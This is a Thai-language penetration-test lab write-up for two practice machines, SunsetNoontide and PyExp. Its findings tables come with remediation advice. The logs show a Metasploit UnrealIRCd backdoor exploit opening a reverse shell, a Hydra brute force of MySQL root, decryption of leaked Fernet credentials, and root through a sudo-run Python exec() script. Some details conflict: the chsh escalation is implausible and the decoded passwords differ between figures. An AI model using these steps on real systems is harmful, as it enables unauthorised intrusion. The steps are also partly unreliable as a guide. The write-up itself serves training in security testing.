
ผลลัพธ์: สามารถยกระดับสิทธิ์เป็น root ได้สำเร็จ และพบ Root Flag: 413284b8928b1e53a12e20db40240c19

ผลการทำ Security Assessment: Target3 : SunsetNoontide

Vulnerability ID:	001
Vulnerability:	ช่องโหว่ร้ายแรงและเป็นที่ยอมรับในวงการ (Known Vulnerability)
Pathที่ได้รับผลกระทบ	พอร์ต 6667, 6697 และ 8067
ผลกระทบ:	ซอร์สโค้ดของเวอร์ชันนี้เคยถูกลักลอบฝังโค้ดลับหรือ Backdoor เอาไว้ เปิดโอกาสให้ผู้โจมตีภายนอกสามารถส่งคำสั่งเข้ามาควบคุมระบบจากระยะไกลได้ทันที
ข้อเสนอแนะในการแก้ไข:	Patch Management: ทำการอัปเดตหรือติดตั้งซอฟต์แวร์ UnrealIRCd เวอร์ชันใหม่ล่าสุดที่ได้รับการตรวจสอบและแก้ไขช่องโหว่แล้วจากผู้พัฒนาที่เป็นทางการ

Vulnerability ID:	002
Vulnerability:	รหัสผ่านพื้นฐาน (Default/Weak Credentials) บนไฟล์ SUID Binary
Pathที่ได้รับผลกระทบ	/usr/bin/chsh
ผลกระทบ:	ระบบจะเรียกถามรหัสผ่านเพื่อยืนยันความปลอดภัย เราจึงใช้วิธีทดลองสุ่มกรอกรหัสผ่านพื้นฐาน ... ระบบยอมรับรหัสผ่านดังกล่าวและอนุญาตให้สิทธิ์การทำงานได้สำเร็จ
ข้อเสนอแนะในการแก้ไข:	Strong Password Policy: บังคับใช้นโยบายรหัสผ่านที่คาดเดาได้ยาก (ความยาวและความซับซ้อน) สำหรับบัญชีผู้ดูแลระบบ

Proof of concept



รูปภาพที่1: Target : SunsetNoontide

Phase1 : Reconnaissance & Vulnerability Assessment

```
(kali@kali)-[~/Desktop]
$ nmap -sC -sV -p- 192.168.55.120
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-03 15:28 +0000
Nmap scan report for 192.168.55.120
Host is up (0.00048s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
6697/tcp  open  irc      UnrealIRCd
8067/tcp  open  irc      UnrealIRCd
Service Info: Host: irc.foonet.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.23 seconds

(kali@kali)-[~/Desktop]
$
```

รูปภาพที่2 : ผลการทำ nmap

เริ่มต้นการหาช่องโหว่จากการหา IP ของเครื่องเป้าหมายโดย IP ของช่องโหว่นี้คือ 192.168.55.120 จากนั้นจะทำการสแกนพอร์ตโดยการสแกนด้วย Nmap โดยใช้ -sV เพื่อระบุเวอร์ชันของบริการที่ทำงานอยู่บนพอร์ต -sC เพื่อเรียกใช้ default scripts โดยจะรันสคริปต์ที่ถูกกำหนดไว้ล่วงหน้าเพื่อรวบรวมข้อมูล -p- เพื่อให้ Nmap สแกนทุกพอร์ตแทนที่สแกนเฉพาะพอร์ตที่รู้จักหรือเปิดอยู่

จากการสแกนพอร์ตด้วย Nmap ซึ่งพบพอร์ตที่บริการและควรตรวจสอบเพิ่มเติมโดยพอร์ตที่พบมีดังนี้

- irc : 6667, 6697 และ 8067

ซึ่งเป็นพอร์ตมาตรฐานสำหรับบริการแชตเซิร์ฟเวอร์

ซอฟต์แวร์ที่รันอยู่บนพอร์ตดังกล่าวคือ UnrealIRCd เวอร์ชัน 3.2.8.1 ซึ่งเป็นเวอร์ชันที่มีช่องโหว่ร้ายแรงและเป็นที่รู้จักในวงการ (Known Vulnerability) เนื่องจากข้อบกพร่องของเวอร์ชันนี้เคยถูกغلالโจมตีด้วย Backdoor เอาไว้ เปิดโอกาสให้ผู้โจมตีภายนอกสามารถส่งคำสั่งเข้ามาควบคุมระบบจากระยะไกลได้ทันที

Phase2 : Initial Access

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > msfconsole
[*] msfconsole cannot be run inside msfconsole
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/unix/generic
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.55.120
RHOST => 192.168.55.120
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.49.55
LHOST => 192.168.49.55
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.49.55:4444
[*] 192.168.55.120:6667 - Connected to 192.168.55.120:6667
[*] 192.168.55.120:6667 - Sending IRC backdoor command
[*] Command shell session 1 opened (192.168.49.55:4444 -> 192.168.55.120:56280) at 2026-05-03 15:49:00 +0000
```

รูปภาพที่3 : การ exploit UnrealIRCd ด้วย Metasploit

ได้เลือกใช้โมดูลเฉพาะเจาะจงที่มีชื่อว่า exploit/unix/irc/unreal_ircd_3281_backdoor พร้อมทั้งทำการกำหนดค่าพารามิเตอร์ที่จำเป็นสำหรับการเชื่อมต่อเครือข่าย ได้แก่ RHOST (IP ของเครื่อง SunsetNoontide), RPORT (พอร์ตที่เปิดบริการ IRC), LHOST (192.168.55.120) และ LPORT (พอร์ตสำหรับเปิดรับสาย) รวมถึงเลือก Payload ที่เหมาะสมหลังจากส่งรันคำสั่งเจาะระบบ (Exploit) ระบบได้ทำการยิงคำสั่งเข้าไปกระตุ้นช่องโหว่ Backdoor ส่งผลให้เซิร์ฟเวอร์ปลายทางยอมรับการเชื่อมต่อกลับมาเป็น Command Shell เราจึงได้รับสิทธิ์การเข้าถึงระบบขั้นต้นภายใต้บัญชีผู้ใช้งานธรรมดาที่ชื่อว่า server เพื่อเป็นการตรวจสอบสภาพแวดล้อมและยืนยันสิทธิ์หลังการเจาะระบบ (Post-Exploitation) เราได้พิมพ์คำสั่ง whoami และ id พบว่าผลลัพธ์คืนค่ากลับมาเป็นผู้ใช้ธรรมดาที่มีรหัส server (uid=1000) ซึ่งไม่ใช่สิทธิ์ผู้ดูแลระบบสูงสุด และคำสั่ง uname -a เพื่อตรวจสอบระบบปฏิบัติการ พบว่าเครื่องเป้าหมายรันบนระบบปฏิบัติการ Linux Kernel เวอร์ชัน 4.19.0

Phase3 : Post-Exploitation & Enumeration

```
sessions 1
[*] Session 1 is already interactive.
whoami
server
uname -a
id
Linux noontide 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64 GNU/Linux
uid=1000(server) gid=1000(server) groups=1000(server),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
ifconfig -a

ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
3: ens256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group default qlen 1000
    link/ether 00:50:56:86:e4:a6 brd ff:ff:ff:ff:ff:ff
```

รูปภาพที่4 : การค้นหาไฟล์ SUID

รันคำสั่งค้นหาทั่วทั้งระบบผ่านคำสั่ง: find / -perm -4000 -type f 2>/dev/null คำสั่งนี้จะทำการกรองเฉพาะไฟล์ที่เป็น SUID Binary เท่านั้น ผลลัพธ์จากการค้นพบโปรแกรมสำคัญหลายตัวที่มีสิทธิ์นี้อยู่ เช่น fusermount, mount, umount, chsh และ chfn ซึ่งคุณสมบัติพิเศษของ SUID บิตคือ เมื่อผู้ใช้ทั่วไปสั่งรันโปรแกรมเหล่านี้ ตัวโปรแกรมจะทำงานภายใต้สิทธิ์ของเจ้าของไฟล์ (Root) เสมอ จึงกลายเป็นกุญแจสำคัญที่จะใช้ในการยกระดับสิทธิ์ต่อไป

Phase4 : Boot to Root & Proof of Concept

```
find / -perm -4000 -type f 2>/dev/null
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

รูปภาพที่ 5: การใช้ chsh เพื่อยกระดับสิทธิ์

เมื่อเราทำการเรียกใช้งานไฟล์ SUID /usr/bin/chsh เพื่อระบุขอเปลี่ยนสภาพแวดล้อม Shell ของผู้ใช้งานระดับสูง ตัวระบบจะเรียกถามรหัสผ่านเพื่อยืนยันความปลอดภัย เราจึงใช้วิธีทดลองสุ่มกรอกรหัสผ่านพื้นฐาน (Default/Weak Credentials) โดยลองพิมพ์คำว่า root ลงไป ผลปรากฏว่าระบบยอมรับรหัสผ่านดังกล่าวและอนุญาตให้สลับสิทธิ์การทำงานได้สำเร็จ

หลังจากผ่านกระบวนการเปลี่ยนสิทธิ์ เราได้พิมพ์คำสั่ง whoami เพื่อตรวจสอบสถานะปัจจุบันอีกครั้ง และระบบได้ตอบกลับมาเป็นคำว่า root ซึ่งเป็นข้อพิสูจน์ความสำเร็จ (Proof of Concept) ว่าเราสามารถยกระดับสิทธิ์จากผู้ใช้ธรรมดาขึ้นเป็นผู้ดูแลระบบสูงสุดของเครื่องได้อย่างสมบูรณ์

Phase5 : Flag

```

/usr/bin/chsh
Changing the login shell for root
Enter the new value, or press ENTER for the default
    Login Shell [/bin/bash]: root
whoami
root
ls
proof.txt
cat proof.txt
ad11ca71231ea91a939ce84c36d1db16

```

รูปภาพที่ 6: พบ Flag

เราได้รับการได้เปลี่ยนไดเรกทอรีเข้าไปยังพื้นที่ส่วนตัวของผู้ดูแลระบบด้วยคำสั่ง cd /root และใช้คำสั่ง cat proof.txt เพื่อเปิดอ่านไฟล์ข้อความหลักฐานชิ้นสุดท้าย โดยระบบได้แสดงผลรหัส Root Flag ที่ยืนยันการปิดแล็บเจาะระบบนี้สำเร็จออกมาเป็นรหัสแฮช: ad11ca71231ea91a939ce84c36d1db16

Flag : ad11ca71231ea91a939ce84c36d1db16

ผลการทำ Security Assessment: target 4 : PyExp

Vulnerability ID:	001
Vulnerability:	ตรวจพบช่องโหว่การใช้รหัสผ่านที่คาดเดาง่ายบน MySQL
Pathที่ได้รับผลกระทบ	Port 3306
ผลกระทบ:	สามารถใช้เทคนิค Brute Force เพื่อเข้าถึงฐานข้อมูลในสิทธิ์ root และดึงข้อมูล
ข้อเสนอแนะในการแก้ไข:	เปลี่ยนรหัสผ่านของบัญชี root ใน MySQL ให้มีความซับซ้อนตามมาตรฐาน และการจำกัดสิทธิ์และการเข้าถึง

Vulnerability ID:	002
Vulnerability:	ตรวจพบการเปิดเผยข้อมูลสำคัญ (Fernet Token & Key) ในฐานข้อมูล
Pathที่ได้รับผลกระทบ	Data in Table : fernet
ผลกระทบ:	สามารถนำ Token และ Key ไปถอดรหัสเพื่อรับรหัสผ่านของระบบ SSH ได้โดยตรง
ข้อเสนอแนะในการแก้ไข:	ทำการเข้ารหัสข้อมูลที่จัดเก็บในฐานข้อมูลให้รัดกุมยิ่งขึ้น หรือจำกัดสิทธิ์ผู้ที่ไม่ให้เข้าถึงตารางเก็บข้อมูลความลับ ควรเก็บ Fernet Key ไว้ใน .env หรือใช้บริการจัดการความลับโดยเฉพาะ

Vulnerability ID:	003
Vulnerability:	ตรวจพบช่องโหว่การยกระดับสิทธิ์ผ่านฟังก์ชัน Python exec()
Pathที่ได้รับผลกระทบ	/opt/exp.py
ผลกระทบ:	ผู้ใช้ทั่วไปที่มีสิทธิ์ sudo (NOPASSWD) สามารถ Command Injection เพื่อยกระดับสิทธิ์เป็น root ได้อย่างสมบูรณ์
ข้อเสนอแนะในการแก้ไข:	หลีกเลี่ยงการใช้ฟังก์ชัน exec() หรือ eval() ที่ประมวลผลค่ารับเข้าจากผู้ใช้โดยตรง และยกเลิกสิทธิ์ sudo ที่ไม่จำเป็น


Proof of concept

PyExp

192.168.52.118

02:35:32

Play
Lab Description
Learning Objectives



About this lab

Employ enumeration, web enumeration, and database enumeration techniques to identify vulnerabilities. Engage in privilege escalation strategies and harness the abuse of sudo permissions to enhance your access. This lab is designed to capitalize on your skills in vulnerability exploitation.

Submit Flags

หน้า LABS นี้ target IP : 192.168.52.118

Phase1 : Reconnaissance

```
(kali@kali)-[~/Desktop]
$ nmap -sC -sV -p- 192.168.52.118 -oN nmap_pyexp.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 13:10 +0000
Nmap scan report for 192.168.52.118
Host is up (0.00029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
1337/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:af:6c:d1:26:94:dc:e5:1a:22:1a:64:4e:1c:34:a9 (RSA)
|   256 46:d2:8d:bd:2f:9e:af:ce:e2:45:5c:a6:12:c0:d9:19 (ECDSA)
|_  256 8d:11:ed:ff:7d:c5:a7:24:99:22:7f:ce:29:88:b2:4a (ED25519)
3306/tcp  open  mysql    MariaDB 5.5.5-10.3.23
|_ mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.23-MariaDB-0+deb10u1
|   Thread ID: 37
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, ConnectWithDatabase, LongColumnFlag, Speaks41ProtocolOld, SupportsCo
mpression, FoundRows, SupportsTransactions, InteractiveClient, ODBCClient, IgnoreSigpipes, Speaks41Procto
lNew, IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, SupportsAuthPlugi
ns, SupportsMultipleResults, SupportsMultipleStatements
|   Status: Autocommit
|   Salt: d4tLDL1P!P0{>d[xi%
|_  Auth Plugin Name: mysql_native_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.02 seconds
```

รูปที่ 2 : nmap -sC -sV -p- 192.168.52.118 -oN nmap_pyexp.txt

ผู้ทดสอบตรวจสอบจากการสแกน IP และบริการเครือข่ายที่เปิดใช้งานบน IP คือ 192.168.52.118 เครื่องมือ 'nmap' รายละเอียดของออพชัน -sC คือ Default Script Scan ตรวจสอบช่องโหว่ทั่วไปเบื้องต้น -sV คือ Version Detection ระบุหมายเลขเวอร์ชันของซอฟต์แวร์ที่รันอยู่อย่างเจาะจง -p- คือ All Ports Scan สั่งให้สแกนพอร์ต TCP ครบทั้งหมด -oN nmap_pyexp.txt คือ Normal Output สั่งให้บันทึกผลลัพธ์การสแกนทั้งหมดลงในไฟล์ชื่อ nmap_pyexp.txt

รายละเอียดผลลัพธ์ (รูปที่ 2) พบว่ามีพอร์ตที่เปิดใช้งานอยู่ทั้งหมด 2 พอร์ต ได้แก่

PORT	STATE	SERVICE	VERSION
Port 1337 / TCP	open	SSH	OpenSSH 7.9pl
Port 3306 / TCP	open	MySQL	MariaDB 5.5.5-10.3.23

Phase2 : Initial Access

```
(kali@kali)-[~/Desktop]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.52.118 mysql
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-14 13:12:51
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries pe
r task
[DATA] attacking mysql://192.168.52.118:3306/
[3306][mysql] host: 192.168.52.118 login: root password: prettywoman
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-14 13:13:45
```

รูปที่ 3 : คำสั่ง hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.52.118 mysql

ผู้ทดสอบเลือกเข้าโจมตีพอร์ต '3306 (MySQL)' เป็นลำดับแรก เนื่องจากเป็นบริการที่มีโอกาสเกิดช่องโหว่จากการตั้งค่ารหัสผ่านผิดพลาด (Weak Credentials) โดยใช้เครื่องมือ 'Hydra' ร่วมกับฐานข้อมูลคำศัพท์พจนานุกรม 'rockyou.txt' เพื่อสุมหารหัสผ่านของบัญชีผู้ดูแลระบบสูงสุด (root) ใช้คำสั่ง

รายละเอียดของออปชัน -l root คือ ระบุชื่อผู้ใช้งาน (Username) -P /usr/share/wordlists/rockyou.txt คือ ระบุพาสที่จัดเก็บไฟล์ Wordlist ที่รวบรวมรหัสผ่าน mysql คือ ระบุโมดูลหรือประเภทโพรโทคอลของบริการปลายทางที่ต้องการสุมหารหัสผ่าน

```
Task
[DATA] attacking mysql://192.168.52.118:3306/
[3306][mysql] host: 192.168.52.118 login: root password: prettywoman
```

รูปที่ 4 : คำสั่ง [mysql] host: 192.168.52.118 login: root password: prettywoman

Phase3 : Database Leakage

เมื่อผู้ทดสอบได้รับสิทธิ์ในการเข้าถึงบัญชีสูงสุด (root) ของระบบจัดการฐานข้อมูล MySQL เรียบร้อย จึงทำการเชื่อมต่อเข้าไปยังฐานข้อมูลของเครื่องเป้าหมายเพื่อสืบค้นเพื่อขโมยข้อมูลสิทธิ์เข้าถึง (Post-Exploitation & Database Leakage) ที่จะใช้ในการเข้าถึงตัวเครื่องปฏิบัติการในขั้นต่อไป โดยใช้คำสั่ง

```
(kali@kali)-[~/Desktop]
$ mysql -h 192.168.52.118 -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it

(kali@kali)-[~/Desktop]
$ mysql -h 192.168.52.118 -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it
```

รูปที่ 5 : คำสั่ง mysql -h 192.168.52.118 -u root -p

ได้ลองขอสิทธิ์เข้าเพื่อดึงข้อมูลจากตาราง แต่เซิร์ฟเวอร์ฐานข้อมูลไม่ได้เปิดใช้งานการเข้ารหัส SSL/TLS สำหรับการเชื่อมต่อจากภายนอก ดังนั้นจึงลองใช้คำสั่ง ใน รูปที่ 5

```
(kali@kali)-[~/Desktop]
$ mysql -u root -pprettywoman -h 192.168.52.118 --skip-ssl
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 20032
Server version: 10.3.23-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

รูปที่ 6 : คำสั่ง mysql -u root -pprettywoman -h 192.168.52.118 --skip-ssl

ผู้ทดสอบได้ลองอีกวิธี --skip-ssl สั่งปิดการเรียกใช้งานการตรวจสอบความปลอดภัยแบบ SSL/TLS ของตัว Client และ -pprettywoman เป็นการส่งคำรหัสผ่านที่ได้จากการทำ Brute Force เข้าใช้งานระบบทันที

ซึ่งให้ผลลัพธ์คือการปิดการตรวจสอบความปลอดภัย SSL สามารถเข้าสู่หน้าจอ MariaDB [(none)]> ได้สำเร็จ ใช้คำสั่ง SQL หาตารางข้อมูลภายใน

```
Database changed
MariaDB [data]> show table;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1
MariaDB [data]> show tables;
+-----+
| Tables_in_data |
+-----+
| fernet          |
+-----+
1 row in set (0.001 sec)
```

รูปที่ 7 : คำสั่ง mysql -u root -pprettywoman -h 192.168.52.118 --skip-ssl

ระบบอนุญาตให้เข้าถึงฐานข้อมูลชื่อ data และเมื่อสำรวจตารางภายในพบตารางชื่อ fernet

```
MariaDB [data]> select * from fernet;
+-----+-----+
| cred                                     | keyy                                     |
+-----+-----+
| gAAAAABfMbx0bqWJTtdHKUYyG9U5Y6JGcpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt90dk8mKHAXLhyHZp1ax0v02MMzh_z_eI7ys= | UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRkt8ULjdV0= |
+-----+-----+
1 row in set (0.001 sec)
```

รูปที่ 8 : คำสั่ง mysql -u root -pprettywoman -h 192.168.52.118 --skip-ssl

จากการใช้คำสั่ง select * from fernet; เพื่อเรียกดูข้อมูลทั้งหมด พบการตั้งค่าที่ผิดพลาดในการเปิดเผยข้อมูลสำคัญ (Sensitive Data Exposure) โดยระบบได้แสดงผลข้อมูลลับที่ใช้ในการเข้ารหัส/ถอดรหัสออกมาสู่สาธารณะอย่างชัดเจน แสดงผลออกมาเป็นตารางที่มีคอลัมน์ cred และ key

Phase4 : Fernet Decryption

Token:

gAAAAABfMbx0bqWJTtdHKUYyG9U5Y6JGcpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt90dk8mKHAXLhyHZp1ax0v02MMzh_z_eI7ys=

Key:

UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRkt8ULjdV0=

Determine

Decoded: Lucy:wJ9~LemdV9[FEw-

Date created: Mon Aug 10 21:02:44 2020

Current time: Thu May 14 19:50:59 2026

=====Analysis=====

Decoded data:

8000000005f31b5f46ea5894d37472946181bd53963a2460a980488baa6608565581eedf20becb9ac9f84b38efdc1e7250175fe26efd78b22d4c6cbec382df4e764f262870172e1c8766995ac74bf4d8c33387fcff788ef2b

Version: 80

Date created: 000000005f31b5f4

IV: 6ea5894d37472946181bd53963a2460a

Cipher: 980488baa6608565581eedf20becb9ac9f84b38efdc1e7250175fe26efd78b22

HMAC: d4c6cbec382df4e764f262870172e1c8766995ac74bf4d8c33387fcff788ef2b

=====Converted=====

IV: 6ea5894d37472946181bd53963a2460a

Time stamp: 1597093364

Date created: Mon Aug 10 21:02:44 2020

รูปที่ 9 : กระบวนการถอดรหัสผ่านด้วยระบบ Fernet Decryption

ผู้ทดสอบนำค่า Token ลับและค่ากุญแจ (Key) ที่ดึงได้จากฐานข้อมูล MySQL ไปทำรายการถอดรหัสผ่านเครื่องมือมาตรฐานระดับสากล โดยใช้เว็บ asecuritysite.com/tokens/fernetdecode

```
Decoded:          lucy:wJ9`"Lemdv9[FEw-
Date created:     Mon Aug 10 21:02:44 2020
Current time:     Thu May 14 19:50:59 2026
```

รูปที่ 10 : ผลลัพธ์ที่ได้จากการถอดรหัส (Decoded Output)

ได้ข้อมูลผู้ใช้คือ Username คือ lucy และ Password คือ lucy:wJ9`"Lemdv9[FEw-

Phase5 : SSH (Initial Access)

```
(kali@kali)-[~/Desktop]
$ ssh lucy@192.168.52.118 -p 1337
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lucy@192.168.52.118's password:
Linux pyexp 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lucy@pyexp:~$
```

รูปที่ 11 : คำสั่ง ssh lucy@192.168.52.118 -p 1337

เนื่องจากผลลัพธ์จากการสแกนพอร์ตตรวจพบว่าบริการ OpenSSH ถูกตั้งค่าให้รันอยู่บนพอร์ตแปลกปลอมที่ไม่ใช่พอร์ตมาตรฐาน คือ พอร์ต 1337 ผู้ทดสอบจึงนำข้อมูลบัญชีผู้ใช้ lucy และรหัสผ่านที่ถอดได้ มาใช้ล็อกอินเข้าสู่ตัวเครื่องเป้าหมายผ่าน Terminal รายละเอียดของออพชัน ssh lucy@192.168.52.118 คือสั่งเปิดการเชื่อมต่อผ่านโปรโตคอล SSH ไปยังหมายเลข IP เป้าหมายภายใต้สิทธิ์ผู้ใช้ -p 1337 กำหนดหมายเลขพอร์ตปลายทางสำหรับบริการ SSH

```
lucy@pyexp:~$ ls -la
total 28
drwxr-xr-x 2 lucy lucy 4096 Nov 19 2020 .
drwxr-xr-x 3 root root 4096 Aug 10 2020 ..
-rw-r--r-- 1 lucy lucy 0 Nov 19 2020 .bash_history
-rw-r--r-- 1 lucy lucy 220 Aug 10 2020 .bash_logout
-rw-r--r-- 1 lucy lucy 3526 Aug 10 2020 .bashrc
-rw-r--r-- 1 lucy lucy 33 May 14 14:07 local.txt
-rw-r--r-- 1 lucy lucy 807 Aug 10 2020 .profile
-rw-r--r-- 1 root root 32 Nov 19 2020 user.txt
lucy@pyexp:~$ cat local.txt
fd769418093ba8f4a50ca778e3d3cc05
lucy@pyexp:~$
```

รูปที่ 12 : Flag 1 : fd769418093ba8f4a50ca778e3d3cc05

จากการสั่งรันคำสั่งลิสต์รายการไฟล์ทั้งหมดในไดเรกทอรีปัจจุบัน (Home Directory) พบไฟล์เป้าหมายที่แท้จริงชื่อว่า local.txt ผู้ทดสอบจึงรันคำสั่งเปิดแสดงผลข้อความและเจอตามรูปที่ 11

Phase6 : Privilege Escalation - Boot to Root

```

-rw-r--r-- 1 root root 32 Nov 19 2020 user.txt
lucy@pyexp:~$ cat local.txt
fd769418093ba8f4a50ca778e3d3cc05
lucy@pyexp:~$ sudo -l
Matching Defaults entries for lucy on pyexp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lucy may run the following commands on pyexp:
    (root) NOPASSWD: /usr/bin/python2 /opt/exp.py
lucy@pyexp:~$

```

รูปที่ 13 : คำสั่ง sudo -l

เจอช่องโหว่สำหรับการยึดเครื่องที่ User : lucy สามารถรันไฟล์ชื่อ /opt/exp.py ด้วยสิทธิ์สูงสุด (root) ได้โดยไม่ต้องใส่รหัสผ่าน

```

(root) NOPASSWD: /usr/bin/python2 /opt/exp.py
lucy@pyexp:~$ cat /opt/exp.py
uinput = raw_input('how are you?')
exec(uinput)

```

รูปที่ 14 : คำสั่ง cat/opt/exp.py

เมื่อลองตรวจไฟล์ พบว่าในไฟล์ /opt/exp.py มีฟังก์ชันที่ชื่อว่า exec(uinput) สามารถรันไฟล์นี้ด้วยสิทธิ์ sudo (root) ได้

```

exec(uinput)
lucy@pyexp:~$ ls -l /opt/exp.py
-rw-r--r-- 1 root root 49 Aug 10 2020 /opt/exp.py
lucy@pyexp:~$ sudo /usr/bin/python2 /opt/exp.py
how are you?import os; os.system("/bin/bash")
root@pyexp:/home/lucy# whoami
root
root@pyexp:/home/lucy#

```

รูปที่ 15 : การยึดสิทธิ์ Root

ใช้คำสั่ง sudo /usr/bin/python2 /opt/exp.py และพิมพ์คำสั่ง import os; os.system("/bin/bash") สำหรับเปิด Shell ลงไป สัญลักษณ์หน้าจอจะเปลี่ยนจาก \$ เป็น #

```

39a5e35b8322388f58c07cd0042e0ec7
root@pyexp:~# id
uid=0(root) gid=0(root) groups=0(root)
root@pyexp:~#

```

รูปที่ 16 : คำสั่ง id

เมื่อผู้ทดสอบสามารถยึดระบบเซลล์มาได้แล้ว จึงรันคำสั่งเพื่อตรวจสอบความถูกต้องของสิทธิ์ สิ่งที่ได้คือ root

```
root@pyexp:/home/lucy# cd /root
root@pyexp:~# ls -la
total 24
drwx----- 2 root root 4096 May 14 14:07 .
drwxr-xr-x 18 root root 4096 Oct 19 2020 ..
-rw----- 1 root root 0 Nov 19 2020 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
